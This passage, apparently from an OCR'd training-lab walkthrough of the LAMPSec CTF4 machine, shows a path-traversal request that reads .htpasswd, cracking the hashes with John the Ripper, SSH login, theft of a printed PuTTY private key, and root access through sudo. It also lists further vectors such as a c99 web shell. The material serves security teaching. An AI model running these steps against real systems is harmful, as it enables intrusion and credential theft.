
http://192.168.229.134 /?page=../restricted/.htpasswd%00
which reveals the contents of the .htpasswd:



```
sorzek:N7wz0JCuLtuuA ghighland:8RkVRDjjkJhq6 pmoore:xHaymgB2KxbJU
jdurbin:DPdoXSwmSWpYo
```

If you view the source of this page the contents will be more nicely formatted.

Now that we have the contents of the .htpasswd file it's time to crack them. Copy the usernames and passwords into a text file using the notepad icon in the application bar at the top of the LAMPSec image. Copy the included .htpasswd accounts and passwords into gedit and save the file as htpasswd (no preceding period) in /home/lampsec/bin/john-1.7.0.2/run.



htpasswd (~/bin/john-1.7.0.2/run) - gedit
File Edit View Search Tools Documents Help
New Open Save Print... Undo Redo Cut Copy Paste Find Replace
htpasswd
Ln 5, Col 1
INS

```
sorzek:N7wz0JCuLtuuA
ghighland:8RkVRDjjkJhq6
pmoore:xHaymgB2KxbJU
jdurbin:DPdoXSwmSWpYo
```

Now that we have the hashes locally, let's run John the Ripper, a password cracking program on them. John the Ripper is extremely fast, but it's power is largely limited by the word list you provide it. You could download a much better wordlist than the one provided on the LAMPSec image, but the DirBuster wordlists will work fine for our purposes. To run John the Ripper first change into the correct directory then fire it up like so:

```
$ cd ~/bin/john-1.7.0.1/run
$ ./john –wordlist=../../DirBuster-0.12/directory-list-2.3-small.txt
htpasswd
```

John should run through this list extremely fast and guess at least one password:


```
[sasattack@localhost run]$ cd /home/sasattack/bin/john-1.7.0.2/run
[sasattack@localhost run]$ ./john --wordlist=../../DirBuster-0.12/directory-list
-2.3-small.txt htpasswd
Loaded 4 password hashes with 4 different salts (Traditional DES [24/32 4K])
pacman           (sorzek)
guesses: 1  time: 0:00:00:01 100%  c/s: 209362  trying: ukfs - makehome
[sasattack@localhost run]$
```

Now that we've got a password let's try and log in to see if the password actually works. Let's try and log into the target using:

$ ssh sorzek@192.168.229.134
When prompted for a password enter our cracked password 'pacman' and you should get a command prompt that looks like:

[sorzek@ctf4 ~]$

Indicating that you've successfully logged into the remote host! It seems that Sally Orzek is using the same password for her .htaccess account and her actual machine account. Go ahead and confirm your new identity using the 'whoami' command:

[sorzek@ctf4 ~]$ whoami

You may also want to see where you are on the target by printing the current working direcotry:

[sorzek@ctf4 ~]$ pwd

Step 10 – Steal the SSH private key

Log into and explore the system. Steal an SSH private key and log in as another user with higher privileges (like an admin).

Now that you've got a local system account there are quite a few more avenues to exploit the system. It is possible that there are programs or systems installed on the machine that are vulnerable to local compromises that haven't been patched. Many systems consider local vulnerabilities to be less of a threat since attackers must first have a local account to exploit them. However, as we're beginning to see, any one weakness might be used to exploit another weakness and so on. Let's begin poking around the target system to see what we can find. We might fist want to look through the command history for this account. BASH, the command line we're using, saves a history so you can use the up arrow to repeat previously issued commands. These commands are saved in .bash_history. We can view this file using:

```
$ cat ~/.bash_history
```

We might also want to see if anyone else is logged into the machine. Attackers will commonly do this to see if an administrator is logged in who might notice unusual activity. You can check who all is logged in using the 'w' command like so:

```
$ w
```

Assuming the coast is clear let's see what other users are on the system. There are two quick ways we might do this, one is to list the /home directory, the other is to view the password file. You can do either one using:

```
$ ls /home
```

or

```
$ cat /etc/passwd
```

We may want to read any mail for the sorzek account. We could do this logging into the webmail interface at http://192.168.0.6/mail, or by perusing her mail spool using:

```
$ less /var/spool/mail/sorzek
```

You can quit less by pressing 'Esc' then ':q', that is the colon character, then q, and pressing enter.
Let's poke around the /home directory for a moment. First list the contents of the directory:

```
$ ls /home
```

Now let's see if we can poke into any of the other users' home directories.
Looking at the /etc/group file, which lists all the groups on the system, with:

```
$ cat /etc/group
```

$ ls /home
Now let's see if we can poke into any of the other users' home directories.
Looking at the /etc/group file, which lists all the groups on the system, with:
$ cat /etc/group

Copy and paste that data out of your command window and into a gedit text file like we did before with the .htpasswd contents. The file should look something like:

```
PuTTY-User-Key-File-2: ssh-rsa
Encryption: none
Comment: rsa-key-20090309
Public-Lines: 4
AAAAB3NzaC1yc2EAAAABJQAAAIB9HrXHbV0tQkPRiM2zG8/1tIgCD2gA3GwsjopS
N+k9OVHLe7OW6+ZRLXNHVP1FJ6BBVcZDV+CxpgAQj8lsIhiyskjbNzs85k7+8aVb
/JTq8KBnikbXLY2YgPVkkgZ1U9zPKzabSCjARrAxDOx1XEFfZ69T2ZyHP1MwfXGi
MTJgxQ==
```

Private-Lines: 8
AAAAgDzegfJQ4Ticxwv9XSazlZogeYR2MpiilX11xsA24CufWDl6cwsmp2XDFXyl
4v8MW8zB8b/lj+e4imjsAR/ZPHHlGRyGDyUSrJTusp1arl9UNzZgWnOz2kzvyTMP
R5DazAply2MYcvccGrhx7AXbjOsJZRcyh3gDnF0fu718jdTlAAAAQQD1JRPJe/MR
xOSX3D1ZdMUaSwsIopexRcG5GGZX9LNPMs1eyrEigmIkNQ6viwBI766ase/+79Xw
8seUasmkEkCDAAAAQQCCqQzL9X2f7nZvIRQTZGHiHMIQ6lGnBxwwTaN+N4oKBpcX
nyysSEW+C1Hk/EyXIc2rdLQrsqxjZhtEPdMNGQcXAAAAQQD0btOMDZFaO3DyWzIX
e7KATkMX3ISCajhE+kypXijoFmNOmJqLd956co6kDjFchCnUpMfWqWXP/pcj0/A5
y8vH
Private-MAC: 0b95165eb462c2f0857f1defa082eb5979d9ea69

Unfortunately this key is in the format of a PuTTY private key. PuTTY is a Windows based GUI used for SSH and SFTP. Because this private key is designed for PuTTY we can't use it natively on our Linux LAMPSec machine. We'll have to convert the key to the Linux format before we can try using it. In order to format this key we need to use the Windows based PuTTY Key Generation tool.
Fortunately the LAMPSec image has WINE, a Windows emulator installed on it. We can use WINE to install and run Windows programs on our Linux based LAMPSec machine. This is especially handy if we want to run security programs that are only available on Windows.


We'll need to install PuTTY in order to convert the key to a Linux format so we can use it. In order to install the program, we'll first need to download it using the wget command like so:

```
$ wget http://the.earth.li/~sgtatham/putty/latest/x86/putty-0.60-
installer.exe
```

Once the program downloads run the installer using:

```
$ wine putty-0.60-installer.exe
```

Once installed you can use PuTTY. Let's use the PuTTY Key Generator to get the Linux format for Andrew Chen's private key. Open up PuTTY from the Applications menu → Wine → Programs → PuTTY → PuTTYgen. Once the program is open click the 'Load' button and load up Andrew Chen's private key from the filesystem:



Key

Public key for pasting into OpenSSH authorized_keys file:

```
ssh-rsa
AAAAB3NzaC1yc2EAAAABJQAAAIB9HrXHbV0tQkPRiM2zG8/1tIgCD2gA3GwsjopSN+k
9OVHLe7OW6+ZRLXNHVP1FJ6BBVcZDV+CxpgAQj8lsIhiyskjbNzs85k7+8aVb/JTq8KBn
ikbXLY2YgPVkkgZ1U9zPKzabSCjARrAxDOx1XEFfZ69T2ZyHP1MwfXGiMTJgxQ==
rsa-key-20090309
```

Key fingerprint: ssh-rsa 1023 bd:97:33:21:b8:45:68:9c:05:fb:85:2a:15:f6:7d:bb

Key comment: rsa-key-20090309

Key passphrase:

Confirm passphrase:

Generate a public/private key pair

Load an existing private key file

Save the generated key

Parameters

Type of key to generate:

SSH-1 (RSA) [✓ SSH-2 RSA] SSH-2 DSA

Number of bits in a generated key: 1024


Next, click the 'Conversions' menu → Export OpenSSH key. Save the exported key as achen_priv.key in /home/lampsec . Next we have to change the permissions on the key:

```
$ chmod 0700 /home/lampsec/achen_priv.key
```

And finally we can try to log into the target site as achen:

```
$ ssh -i /home/lampsec/achen_priv.key achen@192.168.229.134
```

You'll notice that no password is required! This key pair was generated with a blank passphrase, and especially dangerous configuration from a security perspective. Now you're logged in as Andrew Chen, one of the machine administrators!


achen@ctf4:~
File Edit View Terminal Tabs Help
sasattack@localhost:/home/sasattack
achen@ctf4:~

```
[sasattack@localhost ~]$ chmod 0700 achen_priv.key
[sasattack@localhost ~]$ ssh -i achen_priv.key achen@192.168.0.6
BSD SSH 4.1
Last login: Mon Mar  9 16:07:17 2009 from 192.168.0.51
[achen@ctf4 ~]$ 
```

Let's see if Andrew Chen has any greater privileges than the last account we compromised. Try the following command, which uses the sudo command to carry out a command as root with the 'su', or switch user command, which when issued without a username argument means “switch to the root account”:

$ sudo su

Notice your command prompt changed to a pound symbol, that indicates that you're root! This is a result of a listing in the sudoers file that indicates that the achen account doesn't need to enter a password to issue co mmands as root. This is often utilized as a convenience, but obviously is a fairly big security risk. You can verify that you're actually the root user with the 'whoami' command:

# whoami

You could also grab the root password by viewing Andrew Chen's .bash history file using:

$ cat /home/achen/.bash_history

You'll see the root password listed in amongst the other commands. This sort of thing is sadly fairly common when admins type fast and don't verify commands they're issuing.

Other Unscripted Attack Vectors:

1. Enumerate the users on the system using the EXPN and VRFY commands via telnetting to port 25
2. Get the MySQL root password from the file in the /conf directory

3. Log into MySQL from a local user account, view the users table, dump it and try cracking the passwords using MD5 rainbow tables (http://lampsecurity.org/node/17).
4. Uncover the user passwords via SQL injection using SQLmap (installed in /usr/bin/sqlmap)
5. Upload the c99 shell to the target website
6. The older 2.6.15 Linux kernel may be vulnerable to any number or local root exploits.